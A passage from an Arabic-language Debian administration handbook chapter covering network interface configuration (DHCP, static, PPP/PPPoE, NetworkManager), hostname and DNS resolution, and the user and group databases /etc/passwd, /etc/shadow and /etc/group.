عنوان الشبكة هو عنوان IP يكون فيه الجزء الذي يحدد رقم الجهاز أصفار. غالباً يحدد مجال عناوين IPv4 في شبكة كاملة بالصيغة $a.b.c.d/e$، حيث $a.b.c.d$ هو عنوان الشبكة و $a.b.c.d$ هو عدد البتات المخصصة لجزء الشبكة من عنوان IP. بالتالي تُكتَب الشبكة من المثال السابق بالشكل: 192.168.0.0/24. الصيغة في IPv6 مشابهة: 2001:db8:13bb:2::/64.

الموجّه (router) هو جهاز يصل بين عدة شبكات. يُرسِل الموجّه كل الرزم التي تمر عبره إلى وجهتها الصحيحة. لتحقيق ذلك، يحلل الموجّه الرزم الواردة ويعيد توجيهها حسب عنوان IP الذي تتجه إليه. غالباً ما يدعى الموجّه بالبوابة؛ في تلك الحالة، يعمل الموجّه كجهاز يساعد على الوصول إلى خارج الشبكة المحلية (نحو شبكة موسّعة، مثل الإنترنت).

عنوان البث (broadcast) هو عنوان خاص يصل بين جميع المحطات في الشبكة. هذا العنوان لا « يوجّه » أبداً تقريباً، بل يعمل ضمن نطاق الشبكة الحالية. تحديداً، هذا يعني أن رزمة البيانات التي تحمل عنوان البث كعنوان وجهة لا تمر أبداً عبر الموجّه.

يركّز هذا الفصل على عناوين IPv4، لأنها حالياً الأكثر استخداماً. أما تفصيلات بروتوكول IPv6 فقد طرقناها في القسم 10.5، « IPv6 » ص 295، لكن المفاهيم تبقى نفسها.

بما أن الشبكة تُضبَط آلياً أثناء التثبيت الأولي، فإن الملف `/etc/network/interfaces` يحوي مسبقاً إعدادات صحيحة. تحدد السطور التي تبدأ بالكلمة `auto` مجموعة الواجهات التي يضبطها ifupdown آلياً أثناء الإقلاع اعتماداً على الملف `/etc/init.d/networking` . سوف تجد `eth0` هنا غالباً، التي تشير إلى بطاقة إيثرنت الأولى.

بدائل

NetworkManager

رغم أن Network Manager (مدير الشبكة) مفيد خصوصاً في حالات التنقل (انظر القسم 8.2.4، « إعداد الشبكة الآلي للمستخدمين الرُّحَّل » ص 203)، إلا أن استخدامه كأداة افتراضية لإدارة الشبكة ممكن أيضاً. يمكنك إنشاء « اتصالات نظام System connections » تستخدم فور إقلاع الحاسوب إما يدوياً باستخدام ملف شبيه

بملفات ini. في /etc/NetworkManager/system-connections/ أو عبر أداة رسومية (**nm-connection-editor**). فقط تذكر أن تعطل جميع المدخلات في /etc/network/interfaces إذا كنت تريد Network Manager أن يتولى إدارتها.

→ http://wiki.gnome.org/NetworkManager/SystemSettings
→ http://projects.gnome.org/NetworkManager/developers/api/09/ref-settings.html

8.2.1. واجهة إيثرنت

إذا كان للحاسوب بطاقة إيثرنت، يجب إعداد شبكة IP المتصلة بها بإحدى طريقتين. الطريقة الأبسط هي الإعداد الديناميكي باستخدام DHCP، وهي تحتاج مخدم DHCP في الشبكة المحلية. يمكن في هذه الطريقة تحديد اسم المضيف المرغوب، وذلك حسب خيار `hostname` في المثال أدناه. بعدها يرسل مخدم DHCP الإعدادات المناسبة لضبط الشبكة.

مثال 8.1. إعدادات DHCP

```
auto eth0
iface eth0 inet dhcp
  hostname arrakis
```

أما الإعداد « الستاتيكي » فيجب أن يُحدّد إعدادات الشبكة بشكل ثابت. يجب أن تتضمن الإعدادات عنوان IP وقناع الشبكة الفرعية على الأقل؛ كما يذكر أحياناً عنوان الشبكة وعنوان البث أيضاً. أما الموجّه الذي يستخدم للاتصال بالعالم الخارجي فيذكر على أنه بوابة.

مثال 8.2. إعدادات ستاتيكية

```
auto eth0
iface eth0 inet static
  address 192.168.0.3
  netmask 255.255.255.0
  broadcast 192.168.0.255
  network 192.168.0.0
  gateway 192.168.0.1
```

ملاحظة

تعدد العناوين

لا يمكن ربط عدة واجهات مع بطاقة شبكة فيزيائية واحدة وحسب، بل يمكن أيضاً ربط عدة عناوين IP مع واجهة واحدة. تذكر أيضاً أن عنوان IP قد يوافق أي عدد من أسماء DNS، وأن الاسم قد يرافق أيضاً أي عدد من عناوين IP.
كما ترى، يمكن أن تتعقد الإعدادات نوعاً ما، لكن هذه الخيارات لا تستخدم إلا في حالات خاصة جداً. الأمثلة المذكورة هنا هي نموذج عن الحالات الاعتيادية.

8.2.2. الاتصال عبر PPP باستخدام مودم PSTN

ينشئ اتصال PPP (نقطة إلى نقطة، point to point) اتصالاً متقطّعاً؛ هذا هو الحل الأكثر انتشاراً للاتصالات التي تجرى باستخدام المودم الهاتفي (« مودم PSTN »، بما أن الاتصال يمر عبر شبكة الهاتف العامة public switched telephone network).

يحتاج الاتصال عبر المودم الهاتفي إلى حساب عند مزود الخدمة، يتضمن رقم الاتصال الهاتفي، واسم المستخدم، وكلمة السر، وأحياناً بروتوكول المصادقة المستخدم. تعد هذه الاتصالات باستخدام الأداة **pppconfig** في حزمة الدبيانية ذات الاسم نفسه. افتراضياً، تُعدُّ هذه الأداة اتصالاً بالاسم `provider` (مزود الخدمة). إذا لم تكن متأكداً من بروتوكول المصادقة المعتمد، اختر *PAP*: فأغلب مزودات الخدمة توفره.

بعد إتمام عملية الإعداد، يمكن بدء الاتصال بالأمر **pon** (مع إعطائه اسم الاتصال كبارامتر، إذا لم تكن قيمة `provider` الافتراضية مناسبة). يقطع الأمر **poff** الاتصال. يستطيع المستخدم الجذر تنفيذ هذين الأمرين، أو أي مستخدم آخر شريطة أن ينتمي إلى المجموعة `dip`.

ادوات

الاتصال حسب الطلب باستخدام **diald**

diald هي خدمة اتصال حسب الطلب تبدأ الاتصال آلياً عند الحاجة، وذلك عبر استشعار الرزم الصادرة، كما تقطع الاتصال بعد فترة من الخمول.

8.2.3. الاتصال عبر مودم ADSL

يغطي المصطلح العام « مودم ADSL » أعداداً كبيرة من الأجهزة التي تختلف كثيراً بوظائفها. أبسط المودمات استخداماً في لينكس هي تلك التي توفر مخرج إيثرنت (وليس واجهة USB فقط). هذا النوع شائع؛ معظم مزودات خدمة ADSL تعير (أو تؤجر) « صندوقاً » له واجهة إيثرنت بالإضافة (أو بدلاً من) واجهات USB. قد تختلف طريقة الإعداد المطلوبة كثيراً حسب نوع المودم.

8.2.3.1. المودمات التي تدعم PPPoE

تعمل بعض مودمات إيثرنت باستخدام بروتوكول PPPoE ‏(Point to Point Protocol over Ethernet). تُستخدَم الأداة **pppoeconf** (من الحزمة ذات الاسم نفسه) لإعداد هذا النوع من الاتصالات. ما تفعله هذه الأداة هو تعديل الملف `/etc/ppp/peers/dsl-provider` وفقاً للإعدادات المعطاة وتسجّل معلومات تسجيل الدخول في الملفين `/etc/ppp/pap-secrets` و `/etc/ppp/chap-secrets`. من المفضل قبول جميع التعديلات التي تقترحها عليك هذه الأداة.

بعد إتمام هذا الإعداد، يمكنك فتح اتصال ADSL باستخدام الأمر **pon dsl-provider**، وقطعه باستخدام **poff dsl-provider**.

> *تلميح*
>
> بدء اتصالات **ppp** عبر **init**
>
> اتصالات ADSL عبر بروتوكول PPP متقطّعة حسب تعريفها. بما أن فواتير هذه الاتصالات لا تحسب عادة حسب الوقت، فلا توجد عوائق كبيرة تمنع تركها مفتوحة دوماً؛ إحدى الوسائل البسيطة لتحقيق هذا هي استخدام العملية **init** للتحكم بالاتصال. كل ما تحتاجه هو إضافة سطر كالتالي إلى نهاية الملف `/etc/inittab`؛ بعدها ستعيد **init** إنشاء الاتصال كلما انقطع.
>
> ```
> adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
> ```
>
> تنقطع معظم اتصالات ADSL يومياً، لكن هذه الطريقة تقلل من فترة الانقطاع.

8.2.3.2. المودمات التي تدعم PPTP

أنشأت Microsoft بروتوكول PPTP ‏(Point-to-Point Tunneling Protocol). لقد استخدم هذا البروتوكول في بدايات عهد ADSL، ثم استبدل سريعاً ببروتوكول PPPoE. إذا فُرِضَ عليك هذا البروتوكول، انظر الفصل 10، *البنية التحتية للشبكات* ص 277 في قسم الشبكات الخاصة الظاهرية الذي يتحدث عن PPTP.

8.2.3.3. المودمات التي تدعم DHCP

عند وصل المودم بالحاسوب باستخدام كبل إيثرنت (كبل متصالب crossover)، فالغالب أن اتصال الشبكة على الحاسوب سوف يُعدُّ باستخدام DHCP نموذجياً؛ وسيعمل المودم آلياً كبوابة في الحالة الافتراضية ويتولى مهمة التوجيه (أي إدارة حركة بيانات الشبكة بين الحاسوب والإنترنت).

أساسيات الكبال المتصالبة لوصلات إيثرنت المباشرة	تتوقع بطاقات الشبكة في الحواسيب استقبال البيانات على أسلاك محددة من الكبل، وإرسال البيانات على أسلاك أخرى. عند وصل الحاسوب بالشبكة المحلية، يُستخدَم عادة كبل (متصالب أو مباشر) يصل بين بطاقة الشبكة ومكرر الإشارة أو التحويلة. لكن إذا أردت توصيل حاسوبين مباشرة (دون تحويلة وسيطة أو مكرر إشارة)، عليك توجيه الإشارات التي ترسلها البطاقة الأولى إلى طرف الاستقبال في البطاقة الثانية، والعكس بالعكس. هذا هو الهدف الذي يدعو لاستخدام الكبال المتصالبة. لاحظ أن هذا التمييز لم يعد مهماً كما كان قديماً، لأن بطاقات الشبكة الحديثة تستطيع استشعار نوع الكبل المتصل بها وتغيير سلوكها بما يناسب، لذلك لا تستغرب أن يعمل أي نوع من الكبال في أي وضع من الأوضاع.

تعمل معظم « راوترات ADSL » في السوق ومعظم مودمات ADSL التي تقدمها مزودات خدمة الإنترنت بهذا الشكل.

8.2.4. إعداد الشبكة الآلي للمستخدمين الرُّحَّل

يملك معظم المهندسون في شركة فلكوت حاسوباً محمولاً يستخدمونه في البيت أيضاً للعمل. تختلف إعدادات الشبكة المستخدمة حسب المكان. في البيت، قد تكون الشبكة لاسلكية (محمية بمفتاح WEP)، بينما تستخدم شبكة سلكية في العمل لزيادة الأمان ومعدل نقل البيانات.

لتفادي وصل أو فصل الواجهات الشبكية المناسبة يدوياً، عمد مديرو النظم لتثبيت حزمة network-manager على الأجهزة النقالة. يسمح هذا البرنامج للمستخدم بالتبديل بسهولة بين الشبكات باستخدام أيقونة صغيرة تظهر في منطقة التنبيهات في سطح المكتب الرسومي. تظهر قائمة بالشبكات المتاحة (سلكية ولاسلكية) عند النقر على هذه الأيقونة، بحيث يستطيع المستخدم تحديد الشبكة التي يريد استخدامها ببساطة. يحفظ البرنامج إعدادات الشبكات التي اتصل بها المستخدم سابقاً، ويبدل آلياً إلى أفضل شبكة متاحة عند انقطاع الاتصال الحالي.

لتنفيذ ذلك، قسمت بنية البرنامج إلى جزئين: خدمة تعمل بصلاحيات الجذر تعالج تفعيل وإعداد الواجهات الشبكية، وواجهة مستخدم تتحكم بهذه الخدمة. تتحكم PolicyKit بعمليات المصادقة اللازمة للتحكم بهذا البرنامج، وفي دبيان أُعدِّت PolicyKit بحيث يستطيع أعضاء المجموعة netdev إضافة أو تغيير اتصالات Network Manager.

يعرف Network Manager طريقة التعامل مع مختلف أنواع الاتصالات (DHCP، أو الإعدادات اليدوية، أو شبكة محلية فقط)، لكن فقط إذا أدخلت هذه الإعدادات عبر البرنامج نفسه. لذلك فهو يتجاهل تلقائياً جميع

الواجهات الشبكية في /etc/network/interfaces التي لا يتناسب هذا البرنامج معها. بما أن Network Manager لا يعطي تفاصيلاً عندما لا تظهر فيه أي اتصالات، فالحل الأسهل هو حذف جميع إعدادات الواجهات التي تريد إدارتها باستخدام Network Manager من الملف /etc/network/interfaces.

لاحظ أن هذا البرنامج يُثبَّت تلقائياً عند اختيار المهمة « Desktop Environment » أثناء التثبيت الأولي.

بدائل

الإعداد حسب « بروفايل الشبكة »

قد يرغب المستخدمون الأكثر تقدماً تجربة الحزمة guessnet لضبط الشبكة آلياً. تستخدم مجموعة من سكربتات الاختبار لتحديد بروفايل الشبكة الذي يجب تفعيله وإعداده مباشرة.
أما المستخدمون الذين يفضلون اختيار بروفايل الشبكة يدوياً فسوف يفضلون البرنامج netenv، المتوفر في الحزمة ذات الاسم نفسه.

8.3. ضبط اسم المضيف وإعداد خدمة الأسماء

الهدف من وضع أسماء ترتبط بعناوين IP هو تسهيل حفظها على الناس. في الواقع، يُعرِّف عنوان IP واجهة شبكية ترتبط مع قطعة عتاد مثل بطاقة شبكة. بما أن أي جهاز يستطيع أن يحوي عدة بطاقات شبكة، وعدة واجهات ترتبط مع كل بطاقة، فيمكن أن يرتبط الحاسوب الواحد بعدة أسماء في نظام أسماء النطاقات.

لكن لكل جهاز اسم تعريف رئيسي (أو « أصلي canonical »)، يُخزَّن في الملف /etc/hostname ويمرر إلى النواة لينكس بوساطة سكربتات التهيئة عبر الأمر **hostname**. القيمة الحالية متوفرة في نظام ملفات ظاهري، ويمكنك الحصول عليها بالأمر **cat /proc/sys/kernel/hostname**.

أساسيات

/proc/ و /sys/، نظم ملفات ظاهرية

تنشأ شجرتا الملفات /proc/ و /sys/ من نظامي ملفات « ظاهريين ». هذه وسيلة عملية لاسترداد المعلومات من النواة (عبر سرد الملفات الظاهرية) أو نقلها إليها (بالكتابة في الملفات الظاهرية).
لقد صمّم /sys/ بالذات لإتاحة الوصول لكائنات النواة الداخلية، خصوصاً التي تمثّل الأجهزة المختلفة في النظام. بالتالي، ستتمكن النواة من مشاركة المعلومات المختلفة: حالة كل جهاز (إذا كان في وضع توفير الطاقة مثلاً)، هل هو جهاز قابل للإزالة، الخ.
لاحظ أن /sys/ ظهر فقط منذ إصدارة النواة 2.6.

ما يثير الدهشة هو أن إدارة اسم النطاق لا تتم بالطريقة نفسها، بل يُشتَق من الاسم الكامل للجهاز، الذي يحصل عليه بعملية استبيان الأسماء (name resolustion). يمكنك تغييره في الملف /etc/hosts؛ فقط اكتب اسماً كاملاً للجهاز هناك في بداية قائمة الأسماء المرتبطة بعنوان الجهاز، كما في المثال التالي:

```
127.0.0.1     localhost
192.168.0.1   arrakis.falcot.com arrakis
```

8.3.1. استبيان الأسماء

آلية استبيان الأسماء (name resolution) في لينكس تجزيئية ويمكن استخدام مصادر متنوعة للمعلومات مبيّنة في الملف /etc/nsswitch.conf. المدخلة التي تتعلق باستبيان اسم المضيف هي hosts. افتراضياً، تحوي المدخلة files dns، وهذا يعني أن النظام سوف يستشير الملف /etc/hosts أولاً، وبعدها مخدم DNS. مخدمات NIS/NIS+ أو LDAP هي مصادر أخرى محتملة.

> *ملاحظة*
>
> **NSS و DNS**
>
> انتبه إلى أن الأوامر المصممة خصيصاً لاستشارة DNS (خصوصاً **host**) لا تعتمد على آلية استبيان الأسماء القياسية (NSS). نتيجة لذلك، لن تأخذ هذه الأوامر /etc/nsswitch.conf بعين الاعتبار، وبالتالي لن تنظر إلى /etc/hosts أيضاً.

8.3.1.1. ضبط مخدمات DNS

DNS (Domain Name Service) هي خدمة موزعة وهرمية تقابل الأسماء بعناوين IP، والعكس صحيح. بالأخص، تستطيع هذه الخدمة قلب الأسماء الأليفة للناس مثل www.eyrolles.com إلى عنوان IP الفعلي، مثل 213.244.11.247.

للوصول إلى معلومات DNS، يجب توفر مخدم DNS لترحيل الطلبات. تملك شركة فلكوت مخدم DNS خاص، لكن المستخدمين الأفراد يستخدمون غالباً مخدمات DNS التي يوفرها ISP التابعين له.

تبيّن مخدمات DNS التي ستستخدم في /etc/resolv.conf، مخدم واحد في كل سطر، مع استخدام الكلمة المفتاحية nameserver قبل وضع عنوان IP، كما في المثال التالي:

```
nameserver 212.27.32.176
nameserver 212.27.32.177
nameserver 8.8.8.8
```

8.3.1.2. الملف `/etc/hosts`

إذا لم يكن هناك مخدم أسماء في الشبكة المحلية، فلا يزال إنشاء جدول صغير يقابل عناوين IP وأسماء المضيفات ممكناً باستخدام الملف `/etc/hosts`، الذي يقتصر عادة على أجهزة الشبكة المحلية. صيغة هذا الملف بسيطة جداً: يبين كل سطر عنوان IP محدد تتبعه قائمة بالأسماء المرتبطة معه (أول اسم يكون « التوصيف الكامل fully-qualified name »، أي أنه يتضمن اسم النطاق).

هذا الملف متوفر حتى لو أثناء انقطاعات الشبكة أو عدم إمكانية الوصول لمخدمات DNS، لكنه لا يفيد حقاً إلا إذا نسخته إلى جميع الأجهزة على الشبكة. أي تغيير بسيط في التقابلات سيتطلب تحديث الملف في جميع الأماكن. لذلك يقتصر الملف `/etc/hosts` عموماً على أهم المدخلات فقط.

استخدام هذا الملف كاف بالنسبة للشبكات الصغيرة التي لا تتصل بالإنترنت، لكن إذا تجاوز عدد الأجهزة الأربعة، فالأفضل تثبيت مخدم DNS نظامي.

> *تلميح*
>
> **تجاوز DNS**
>
> بما أن التطبيقات تتحقق من الملف `/etc/hosts` قبل استشارة DNS، فيمكن إضافة معلومات إلى ذلك الملف تختلف عما يرد به مخدم DNS، وبالتالي تجاوز استبيان الأسماء الطبيعي الذي يعتمد على DNS.
>
> هذا يسمح باختبار الوصول لموقع ما باستخدام الاسم المطلوب حتى لو لم يكن هذا الاسم يقابل عنوان IP الصحيح، نتيجة عدم انتشار تغييرات DNS بعد.
>
> من الاستخدامات الأخرى الممكنة إعادة توجيه حركة الشبكة المتجهة إلى مضيف معين إلى المضيف المحلي (localhost)، وبالتالي قطع إمكانية التواصل مع ذلك المضيف. مثلاً، يمكن تحويل أسماء مضيفات المخدمات المخصصة لنشر الإعلانات بهذه الطريقة، وهذا يجعل التصفح أسرع وأقل تشتيتاً بسبب عدم إمكانية تحميل هذه الإعلانات.

8.4. قواعد بيانات المستخدمين والمجموعات

تُخزَّن قائمة المستخدمين عادة في الملف `/etc/passwd`، بينما يحوي الملف `/etc/shadow` كلمات السر المشفرة. كل من هذين الملفين ملف نصي، وصيغته بسيطة نسبياً، يمكن قراءته وتعديله باستخدام محرر نصوص. يُذكَر كل مستخدم في تلك الملفات في سطر واحد يحوي عدة حقول تفصلها نقطتان (« `:` »).

> *ملاحظة*
>
> **تحرير ملفات النظام**
>
> ملفات النظام المذكورة في هذا الفصل كلها ملفات نصية، ويمكن تحريرها باستخدام مجرر نصوص. نظراً لأهميتها لعمل الظائف الأساسية في النظام، يجب أخذ احتياطات إضافية عند تحريرها. أولاً، يجب دائماً نسخ ملفات النظام أو أخذ نسخة احتياطية قبل

فتحه و تعديله. ثانياً، يجب اتخاذ خطوات إضافية لمنع تضرر الملفات على المخدمات أو الأجهزة التي يحتمل أن يدخل أكثر من شخص على الملف نفسه في الوقت نفسه. في تلك الحالة، يكفي استخدام الأمر **vipw** لتحرير الملف /etc/passwd، أو **vigr** لتحرير /etc/group. تقفل هذه الأوامر الملفات المذكورة قبل فتح محرر النصوص، (**vi** افتراضياً، إلا إذا تعدّل متغير البيئة EDITOR). يسمح الخيار -s في هذه الأوامر بتحرير ملف *shadow* الموافق.

أساسيات

Crypt، تابع أحادي الاتجاه

crypt هو تابع أحادي الاتجاه يحوّل سلسلة نصية (A) إلى سلسلة أخرى (B) بحيث لا يمكن اشتقاق A من B. الطريقة الوحيدة للتعرف على A هي اختبار جميع القيم المحتملة، ومقارنة ناتج تحويل كل قيمة باستخدام التابع نفسه لمعرفة هل يساوي B أم لا. يقبل التابع دخلاً يصل إلى 8 محارف (السلسلة A) ويولّد سلسلة من 13 محرف ASCII قابل للطباعة (السلسلة B).

8.4.1. قائمة المستخدمين: /etc/passwd

يحوي الملف /etc/passwd الحقول التالية:

- اسم تسجيل الدخول، مثلاً rhertzog؛
- كلمة السر: كلمة السر مشفّرة بتابع أحادي الاتجاه (**crypt**)، يعتمد على DES، أو MD5، أو SHA-256 أو SHA-512. تشير القيمة الخاصة « x » إلى أن الكلمة المشفرة مخزّنة في الملف /etc/shadow؛
- uid: رقم تعريف فريد للمستخدم (user id)؛
- gid: رقم التعريف الفريد لمجموعة المستخدم الرئيسة (تنشئ دبيان مجموعة خاصة لكل مستخدم افتراضياً)؛
- GECOS: حقل بيانات يحوي اسم المستخدم الكامل عادة؛
- مجلد تسجيل الدخول، وهو يُعطى للمستخدم لتخزين ملفاته الشخصية (يشير متغير البيئة $HOME إلى هذا المجلد عموماً)؛
- البرنامج الذي سيُنفَّذ عند تسجيل الدخول. يكون هذا عادة مفسّر أوامر (صَدَفة)، يطلق للمستخدم العنان. إذا وضعت **/bin/false** هنا (الذي لا يفعل شيئاً ويعيد التحكم مباشرة)، فلن يتمكن المستخدم من الدخول.

أساسيات

مجموعات يونكس

مجموعة اليونكس هي كيان يتضمن عدة مستخدمين حتى يتمكنون من تشارك الملفات بسهولة عبر نظام الصلاحيات التقليدي (بالاستفادة من امتلاك الصلاحيات نفسها). يمكنك أيضاً حصر استخدام برامج معينة بمستخدمي مجموعة محددة.

8.4.2. ملف كلمات السر المشفّر والمخفي: `/etc/shadow`

يحوي ملف `/etc/shadow` الحقول التالية:

- اسم تسجيل الدخول؛
- كلمة السر المشفرة؛
- عدة حقول تتحكم بانتهاء صلاحية كلمة السر.

توثيق

صيغ الملفات `/etc/passwd` و `/etc/shadow` و `/etc/group`

صيغ هذه الملفات موثّقة في صفحات الدليل التالية: passwd(5) و shadow(5)و group(5).

أمن

أمان الملف `/etc/shadow`

لا يستطيع المستخدمون العاديون قراءة الملف `/etc/shadow`، بخلاف بديله السابق `/etc/passwd`. كلمات السر المخزّنة في `/etc/passwd` مقروءة للجميع؛ وقد يحاول مخترق ما « كسر » (أو كشف) إحدى كلمات السر بإحدى أساليب « brute force القوة العمياء » التي تحاول —ببساطة— تخمين الكلمة عبر تجربة تشفير مجموعات من الحروف شائعة الاستخدام. لم يعد هذا الهجوم —الذي يدعى « dictionary attack »— ممكناً على النظم التي تستخدم `/etc/shadow`.

8.4.3. تعديل حساب سابق أو كلمة السر

يسمح الأمر التالي بتعديل المعلومات المُخزّنة في الحقول الخاصة في قواعد بيانات المستخدمين: يسمح الأمر **passwd** للمستخدم العادي بتعديل كلمة سره، حيث يحدث الملف `/etc/shadow`؛ أما **chfn** (CHange Full Name)، الذي يستطيع استخدامه الجذر (root) فقط، يُعدّل الحقل `GECOS`. ويسمح الأمر **chsh** (CHange SHell) للمستخدم بتغيير صدفة تسجيل الدخول، لكن الخيارات المتاحة محددة حصراً بالخيارات المذكورة في `/etc/shells`؛ أما مدير النظام فلا يخضع لهذا القيد ويستطيع جعل أي برنامج يختاره صدفة تسجيل دخول.

أخيراً، يسمح الأمر **chage** (CHange AGE) لمدير النظام بتغيير إعدادات انتهاء صلاحية كلمة السر (يعرض الخيار `-l` *user* الوضع الحالي). يمكنك أيضاً فرض انتهاء صلاحية كلمة سر أحد المستخدمين بالأمر **passwd -e *user***، الذي سيفرض على المستخدم تغيير كلمة سره في المرة التالية التي يسجل فيها دخوله.

8.4.4. تعطيل حساب

قد تحتاج أحياناً « لتعطيل حساب » (منع المستخدم من الدخول)، كإجراء تأديبي، أو للتحقيق، أو ببساطة في حال غياب المستخدم لفترة طويلة أو غيابه نهائياً. تعطيل الحساب يعني منع المستخدم من تسجيل الدخول أو الوصول إلى الجهاز. يبقى الحساب على الجهاز كما هو ولا تحذف أي ملفات أو بيانات؛ لكن ببساطة لا يمكن الوصول إليها. يتم هذا باستخدام الأمر **passwd -l *user*** (للقفل lock). أما إعادة تفعيل الحساب فتتم بطريقة مشابهة، عبر استخدام الخيار `-u` (فك القفل unlock).

> *التعمق أكثر*
>
> **NSS وقواعد بيانات النظام**
>
> بدلاً من استخدام الملفات العادية لإدارة قوائم المستخدمين والمجموعات، يمكنك استخدام أنواع أخرى من قواعد البيانات، مثل LDAP أو **db**، وذلك عن طريق استخدام وحدة NSS (Name Service Switch) المناسبة. تحدد الوحدات المستخدمة في الملف `/etc/nsswitch.conf`، في المدخلات `passwd` و `shadow` و `group`. انظر القسم 11.7.3.1، « إعداد NSS » ص 353 لمثال خاص عن استخدام LDAP لوحدة NSS.

8.4.5. قائمة المجموعات: `/etc/group`

تسرد المجموعات في الملف `/etc/group`، وهو قاعدة بيانات نصية بسيطة صيغتها تشبه صيغة الملف `/etc/passwd`، وتحوي الحقول التالية:

- اسم المجموعة؛
- كلمة السر (اختياري): تستخدم فقط عند محاولة انضمام مستخدم غير عضو إلى المجموعة (باستخدام الأمر **newgrp** أو الأمر **sg**، انظر الملاحظة الجانبية)؛
- `gid`: رقم تعريف فريد للمجموعة (group id)؛
- لائحة الأعضاء: قائمة بأسماء المستخدمين أعضاء المجموعة، تفصل أسماؤهم بفواصل (« , »).

> *أساسيات*
>
> **العمل مع عدة مجموعات**
>
> قد ينتمي كل مستخدم لعدة مجموعات؛ أحدها تكون « المجموعة الرئيسية ». تنشأ مجموعة المستخدم الرئيسة — افتراضياً — أثناء الإعداد الأولي للمستخدم. افتراضياً، ينتمي كل ملف ينشئه المستخدم للمستخدم نفسه، كما ينتمي لمجموعته الرئيسة أيضاً.

هذا ليس مرغوباً دائماً؛ إذا كان المستخدم يحتاج أن يعمل في مجلد مشترك مع مجموعة تختلف عن مجموعته الرئيسة مثلاً. في تلك الحالة، على المستخدم تغيير مجموعته الرئيسة باستخدام أحد الأوامر التالية: **newgrp**، الذي يفتح صدفة جديدة، أو **sg** الذي يُنفّذ أمراً واحداً باستخدام المجموعة البديلة المعطاة ببساطة. تسمح هذه الأوامر أيضاً للمستخدم بالانضمام لمجموعة لا ينتمي إليها. إذا كانت المجموعة محمية بكلمة سر، فعلى المستخدم كتابة كلمة السر المناسبة قبل تنفيذ الأمر.

أو يستطيع المستخدم تفعيل البت setgid على المجلد بدلاً من ذلك، وهذا يجعل الملفات المنشأة في ذلك المجلد تنتمي آلياً للمجموعة الحالية. لمزيد من التفاصيل، انظر الملاحظة الجانبية مجلدات setgid و *»البت اللاصق«* ص 250.

يعرض الأمر **id** الوضع الحالي للمستخدم، مع المعرّف الشخصي للمستخدم (المتغير uid)، والمجموعة الرئيسة الحالية (المتغير gid)، ولائحة المجموعات التي ينتمي إليها المستخدم (المتغير groups).

يضيف الأمر **addgroup** مجموعة، ويحذفها الأمر **delgroup**. يُعدِّل الأمر **groupmod** معلومات المجموعة (مُعرّف المجموعة أو gid). أما الأمر **passwd -g *group*** فيُعدّل كلمة سر المجموعة، بينما يحذفها الأمر **passwd -r -g *group***.

تلميح

getent

يتحقق الأمر **getent** (get entries) من قواعد بيانات النظام بالطريقة القياسية، مستخدماً دوال المكتبات المناسبة، التي تستدعي بدورها وحدات NSS المحددة في الملف /etc/nsswitch.conf. يأخذ الأمر متغيراً واحداً أو متغيرين: اسم قاعدة البيانات التي يراد التحقق منها، ومفتاح البحث المطلوب. بالتالي، يعطي الأمر **getent passwd rhertzog** المعلومات من قاعدة بيانات المستخدمين التي تتعلق بالمستخدم rhertzog.

8.5. إنشاء الحسابات

أحد أولى الأمور التي يحتاج مدير النظام إجرائها عند إعداد جهاز جديد هو إنشاء حسابات المستخدمين. يتم هذا نموذجياً عبر الأمر **adduser** الذي يأخذ كمتغير اسم المستخدم الجديد الذي سينشئه.

يطرح الأمر **adduser** بضعة أسئلة قبل إنشاء الحساب، لكن استخدامه بسيط إلى حد ما. يتضمن ملف الضبط /etc/adduser.conf جميع الإعدادات المهمة: يمكن استخدامه لتخصيص حصة لكل مستخدم جديد من خلال إنشاء قالب للمستخدمين، أو تغيير موقع حسابات المستخدمين؛ هذا لا يفيد إلا نادراً، لكنه

ينفع عندما يكون هناك عدد كبير من المستخدمين وتريد تقسيم حساباتهم بين عدة أقراص، مثلاً. يمكنك أيضاً اختيار صَدَفة افتراضية مختلفة.

> *أساسيات*
> الحصة
>
> يشير المصطلح « حصة quota » إلى الحد الذي يسمح للمستخدم باستهلاكه من موارد النظام. غالباً ما يستخدم المصطلح للإشارة إلى الحصص التخزينية.

يسبب إنشاء الحساب نسخ محتويات القالب `/etc/skel/` إلى مجلد بيت المستخدم. هذا يعطي المستخدم مجموعة من المجلدات القياسية وملفات الإعداد.

في بعض الحالات، قد تفيد إضافة المستخدم إلى مجموعة ما (عدا عن مجموعته « الرئيسية » الافتراضية) لمنحه صلاحيات إضافية. مثلاً، يستطيع المستخدم الذي ينتمي للمجموعة *audio* الوصول لأجهزة الصوت (انظر الملاحظة الجانبية « صلاحيات الوصول للأجهزة »). يمكن تحقيق هذا باستخدام أمر يشبه **`adduser`** ***`user group`***.

> *أساسيات*
> صلاحيات الوصول للأجهزة
>
> يُمثَّل كل جهاز عتاد ملحق في نظام يونكس بملف خاص، يُخزَّن عادة في شجرة ملفات في المجلد DEVices) `/dev/` أي الأجهزة). هناك نوعان من الملفات الخاصة حسب طبيعة الجهاز: ملفات « الوضع المحرفي » و ملفات « الوضع الكتلي »، وكل وضع يسمح بعدد محدود فقط من العمليات. في حين يقيد الوضع المحرفي التفاعلات مع الملف ويحصرها بعمليتي القراءة والكتابة فقط، يسمح الوضع الكتلي أيضاً بالتنقّل (seek) ضمن البيانات المتاحة. أخيراً، يرتبط كل ملف خاص برقمين (« كبير major » و « صغير minor ») يحددان الجهاز بدقة للنواة. ليست هذه الملفات التي تنشأ بالأمر **`mknod`** إلا أسماء رمزية تسهل الوصول للمستخدم.
> تتناسب صلاحيات الوصول للملف الخاص مع الصلاحيات اللازمة للوصول إلى الجهاز نفسه. بالتالي، تمنح صلاحيات القراءة والكتابة على الملف `/dev/mixer`، الذي يمثل معادل (mixer) الصوت، للمستخدم الجذر فقط وأعضاء المجموعة `audio`. يستطيع هؤلاء المستخدمون فقط استعمال معادل الصوت.
> يجب الانتباه إلى أن الجمع بين udev و consolekit و policykit يمكن أن يعطي صلاحيات إضافية للمستخدمين المتصلين بالطرفية فيزيائياً (وليس عبر الشبكة) للسماح لهم بالوصول إلى بعض الأجهزة.

8.6. بيئة الصدفة

مفسرات الأوامر (أو الصدفات) هي غالباً نقاط التماس الأولى بين المستخدم والحاسوب، ولذلك يجب أن تكون أليفة نوعاً ما. تستخدم معظم مفسرات الأوامر سكربتات تهيئة تسمح بضبط سلوكها (الإكمال التلقائي، نص المحث، الخ).

تستخدم الصدفة الافتراضية **bash** سكربت التهيئة `/etc/bash.bashrc` بالنسبة للصدفات « التفاعلية interactive »، و `/etc/profile` لصدفات « الدخول login ».

> *أساسيات*
>
